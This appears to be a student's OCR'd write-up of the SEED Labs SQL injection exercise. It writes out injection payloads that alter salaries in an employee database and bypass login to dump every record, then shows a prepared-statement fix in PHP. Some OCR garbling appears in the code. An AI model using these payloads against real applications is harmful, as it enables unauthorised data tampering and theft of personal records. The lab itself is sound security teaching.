
Employee ID: 50000 salary: 110000 birth: 11/3 ssn: 32111111 nickname: email: address: phone number:

Admin Profile

Employee ID: 99999 salary: 400000 birth: 3/5 ssn: 43254314 nickname: email: address: phone number:

Edit Profile

- Task 3a: Log into Alice and increase her salary. EID: 10000, Password: seedalice) and then edit her profile. **Answer: ‘,Salary=’100000’ WHERE eid=’10000’;#** Her previous salary was $20,000 now is $100,000.



Alice Profile

Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Hi,Alice

Edit Profile Information

Nick Name:	', Salary="100000' WHERE eid='10(
Email :	
Address:	
Phone Number:	
Password:	


Alice Profile

Employee ID	10000
Salary	100000
Birth	9/20
SSN	10211002
NickName	1
Email	
Address	
Phone Number	

Copyright © SEED LABs

3/5/20 - 6:33:07 pm

- Task 3B: you don't like your boss, so you change his salary to 1 dollar. Boby is the name of your boss and he is currently making $30,000. **Answer:** While still editing Alice account enter: **‘,Salary=’1’ WHERE Name=’Boby’;#** . Then logout check everyone’s info **99999’;#** It is changed.




Hi,Alice

Edit Profile Information

Nick Name:	', Salary='1' WHERE Name='Boby';
Email :	
Address:	
Phone Number:	
Password:	

Copyright © SEED LABs


3/5/20 - 6:42:31 pm



Employee Profile Information

Employee ID:	99999';#
Password:	

Copyright © SEED LABs



SEED-Server [Running] - Oracle VM VirtualBox

Mozilla Firefox

http://www.se...23&Password=

www.seedlabsqlinjection.com/unsafe_credent

Alice Profile

Employee ID: 10000 salary: 100000 birth: 9/20 ssn: 10211002 nickname: 1email: address: phone number:

Boby Profile

Employee ID: 20000 salary: 1 birth: 4/20 ssn: 10213352 nickname: email: address: phone number:

Ryan Profile

Employee ID: 30000 salary: 50000 birth: 4/10 ssn: 98993524 nickname: email: address: phone number:

Samy Profile


Employee ID: 40000 salary: 90000 birth: 1/11 ssn: 32193525 nickname: email: address: phone number:

Ted Profile

3/5/20 - 6:44:39 pm

- **Countermeasure:**
    - **<u>Escape Special Characters</u>** = Change the Apache's Configuration back on **"magic_quotes_gpc = On" in php.ini**
        - The fundamental cause of **SQL injection vulnerability** is because the input may contain code. **Code input as data and the code is executed**.
    - A **<u>prepared statement</u>** for validation. Only if the input passes the check it will run. Splits input and execution.

- Task 4: Prepared statement. Go back to patch directory and edit the unsafe_credential.php and make it safe.



```
[05/03/2020 19:01] seed@ubuntu:~/SQL_injection$ cd patch
[05/03/2020 19:01] seed@ubuntu:~/SQL_injection/patch$ ls
bootstrap.sh  index.html  README          unsafe_credential.php  Users.sql
edit.php      logoff.php  style_home.css  unsafe_edit.php
[05/03/2020 19:01] seed@ubuntu:~/SQL_injection/patch$ sudo gedit unsafe_credenti
al.php
[sudo] password for seed:
```

Step 1:

```
$stmt =#conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber,
address, email, nickname, Password
        FROM credential
        WHERE eid=? And Password=? ");
```

Step 2:

```
$stmt->bind_param('ss', $input_eid, $input_pwd);
```

Step 3:

```
$stmt->execute();
```

Then copy file

Sudo cp safe_credential.php /var/www/SQLInjection